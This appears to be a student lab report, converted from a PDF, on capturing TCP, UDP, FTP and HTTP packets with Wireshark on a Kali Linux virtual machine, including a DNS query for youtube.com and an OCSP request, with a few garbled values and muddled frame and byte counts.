
C:\Users\kulvin>
```

Tcp

Using youtube.com for accessing and capturing the packets on wireshark



Capturing TCP packets



74 bytes or 10 frames captured for tcp and other relevant data seen.

Udp

The screenshot shows the Wireshark interface on a Kali Linux virtual machine. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The main display area shows a list of captured packets, with the first packet (No. 225) selected. The packet list shows a DNS query from 192.168.159.131 to 192.168.159.2. The packet details pane on the right shows the structure of the DNS query, including the transaction ID (0xafeb), flags (0x0000), and the query type (A). The packet bytes pane at the bottom shows the raw data of the packet.


Capturing UDP packets

The screenshot shows the Wireshark interface with the details pane expanded for the selected packet. The details pane shows the following information:


- Frame 225: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface eth0, id 0
- Ethernet II, Src: VMware_e9:fa:d4 (00:0c:29:e9:fa:d4), Dst: VMware_fb:81:c1 (00:50:56:fb:81:c1)
- Internet Protocol Version 4, Src: 192.168.159.131, Dst: 192.168.159.2
- User Datagram Protocol, Src Port: 39726, Dst Port: 53
- Source Port: 39726
- Destination Port: 53
- Length: 41
- Checksum: 0xc811 [unverified]
- [Checksum Status: Unverified]
- [Stream index: 0]
- [Timestamps]
- UDP payload (33 bytes)
- Domain Name System (query)
- Transaction ID: 0xafeb
- Flags: 0x0000 Standard query
- Questions: 1
- Answer RRs: 0
- Authority RRs: 0
- Additional RRs: 0
- Queries
- www.youtube.com: type A, class IN
- [Response in: 227]

75 bytes or 225 frames captured for udp and other information

ftp



Capturing ftp packets



74 bytes or 2989 frames captured for ftp and other information

Social gathering of website

The image shows a Wireshark capture of HTTP traffic from a Kali Linux VM. The capture is titled "Capturing from eth0". The packet list shows a series of HTTP requests and responses. The selected packet is a POST request to /gtsic3 HTTP/1.1. The packet details pane shows the following information:

- Frame 1217: 427 bytes on wire (3416 bits), 427 bytes captured (3416 bits) on interface eth0, id 0
- Ethernet II, Src: VMware_e9:fa:d4 (00:0c:29:e9:fa:d4), Dst: VMware_fb:81:c1 (00:50:56:fb:81:c1)
- Internet Protocol Version 4, Src: 192.168.159.131, Dst: 142.250.195.35
- Transmission Control Protocol, Src Port: 39584, Dst Port: 80, Seq: 1, Ack: 1, Len: 373
- Hypertext Transfer Protocol
- POST /gtsic3 HTTP/1.1\r\n
- [Expert Info (Chat/Sequence): POST /gtsic3 HTTP/1.1\r\n]
- Request Method: POST
- Request URI: /gtsic3
- Request Version: HTTP/1.1
- Host: ocsipki.googlr\n
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
- Accept: */*\r\n
- Accept-Language: en-US,en;q=0.5\r\n
- Accept-Encoding: gzip, deflate\r\n
- Content-Type: application/ocsp-request\r\n
- Content-Length: 83\r\n
- Connection: keep-alive\r\n
- \r\n
- [Full request URI: http://ocsp.pki.goog/gtsic3]
- [HTTP request 1/1]
- [Response in frame: 1224]
- File Date: 83 bytes
- Online Certificate Status Protocol

The packet bytes pane shows the raw data of the POST request.

1217 frames or 427 bytes captured for social gathering via http website